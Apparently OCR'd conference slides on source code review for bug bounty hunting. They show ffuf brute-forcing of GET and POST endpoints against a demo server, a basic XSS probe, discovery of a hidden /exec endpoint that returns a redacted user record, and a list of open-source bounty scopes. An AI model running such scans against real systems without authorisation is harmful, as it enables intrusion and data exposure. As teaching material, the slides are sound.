Diving Into the Realm of Source Code Review

Ananda Dhakal (@dhakal_ananda)

whoami

- Bug Bounty Hunter

- Brand Ambassador @Hacker0x01

@dhakal_ananda

What is

Source Code Review?

What is source code review?


Act of finding security bugs by looking at the source code

Why
Source Code Review?

Detailed understanding of technology stack

Detailed understanding of technology stack


What would you test?



```
Cannot GET /
```

Detailed understanding of technology stack


XSS?



```
Cannot GET /%3Cscript%3Ealert()%3C/script%3E
```

Detailed understanding of technology stack

Hidden parameters?




172.105.33.102:3000/?maybe_some_hidden_parameters=true


```
Cannot GET /
```

Detailed understanding of technology stack

Brute-force the GET endpoints?




```
ffuf -w ~/wordlist.txt -u http://172.105.33.102:3000/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.105.33.102:3000/FUZZ
 :: Wordlist         : FUZZ: /home/corrupted/wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

:: Progress: [756/141694] :: Job [1/1] :: 808 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```




Cannot GET /dir-bruteforce

Detailed understanding of technology stack

BUT is that all you can do?




```
Cannot GET /dir-bruteforce
```



```
ffuf -w ~/wordlist.txt -u http://172.105.33.102:3000/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.105.33.102:3000/FUZZ
 :: Wordlist         : FUZZ: /home/corrupted/wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

:: Progress: [259/259] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
ffuf -w ~/wordlist.txt -u http://172.105.33.102:3000/FUZZ -X POST -mc 200,400,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://172.105.33.102:3000/FUZZ
 :: Wordlist         : FUZZ: /home/corrupted/wordlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,400,500
________________________________________________

exec                    [Status: 400, Size: 31, Words: 2, Lines: 1, Duration: 41ms]
:: Progress: [259/259] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

GET endpoint is not all there is to find


Detailed understanding of technology stack



```
POST /exec HTTP/1.1
Host: 172.105.33.102:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
Content-Type: application/json


```

```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 35
ETag: W/"23-BbCCSV5u3Q/VbMbVJ9y7dlRtr+Q"
Date: Wed, 16 Aug 2023 06:11:47 GMT
Connection: close

{
  "error":"Required 'id' parameter"
}
```

Detailed understanding of technology stack



```
POST /exec HTTP/1.1
Host: 172.105.33.102:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/114.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 8
Content-Type: application/json

{
  "id":1
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 121
ETag: W/"79-4xjDO3bnK2ZGW8U33ZAIctIc4EA"
Date: Wed, 16 Aug 2023 06:13:18 GMT
Connection: close

{
  "id":1,
  "name":"Redacted Prasad",
  "address":"Kathmandu, Nepal",
  "phone":"+97798123456789",
  "credit_card":"4242424242424242"
}
```


Knowledge of lesser-known vuln classes

- Insecure deserialization
- Type juggling
- Cryptographic issues
- Overflow and underflow

To stand out from the rest of the crowd


Monetizing Code Review for **Bug Bounty Hunters**

Hack on BBP with open source scope



Asset name ↑	Type ↑	Coverage ↑	CVSS ↓	Bounty ↑
https://github.com/apache/httpd Disclosure instructions: http://httpd.apache.org/security_report.html	Source code	In scope	Critical	$ Eligible
https://github.com/Nginx Disclosure instructions: http://nginx.org/en/security_advisories.html	Source code	In scope	Critical	$ Eligible
https://wiki.xenproject.org/wiki/Xen_Project_Repositories Disclosure instructions: https://xenproject.org/developers/security-policy/ Eligible scope only includes issues for which an XSA is issued.	Source code	In scope	Critical	$ Eligible
https://github.com/rust-lang/rust Rust Programming Language. Disclosure Instructions: https://www.rust-lang.org/policies/security	Source code	In scope	Critical	$ Eligible
https://github.com/curl/curl Disclosure instructions: https://github.com/curl/curl/blob/master/docs/SECURITY-PROCESS.md	Source code	In scope	Critical	$ Eligible
https://github.com/rubygems/rubygems Library packaging and distribution for Ruby. Disclosure instructions:	Source code	In scope	Critical	$ Eligible

Find 0-days to hack an application



Welcome to Strapi!

Log in to your Strapi account

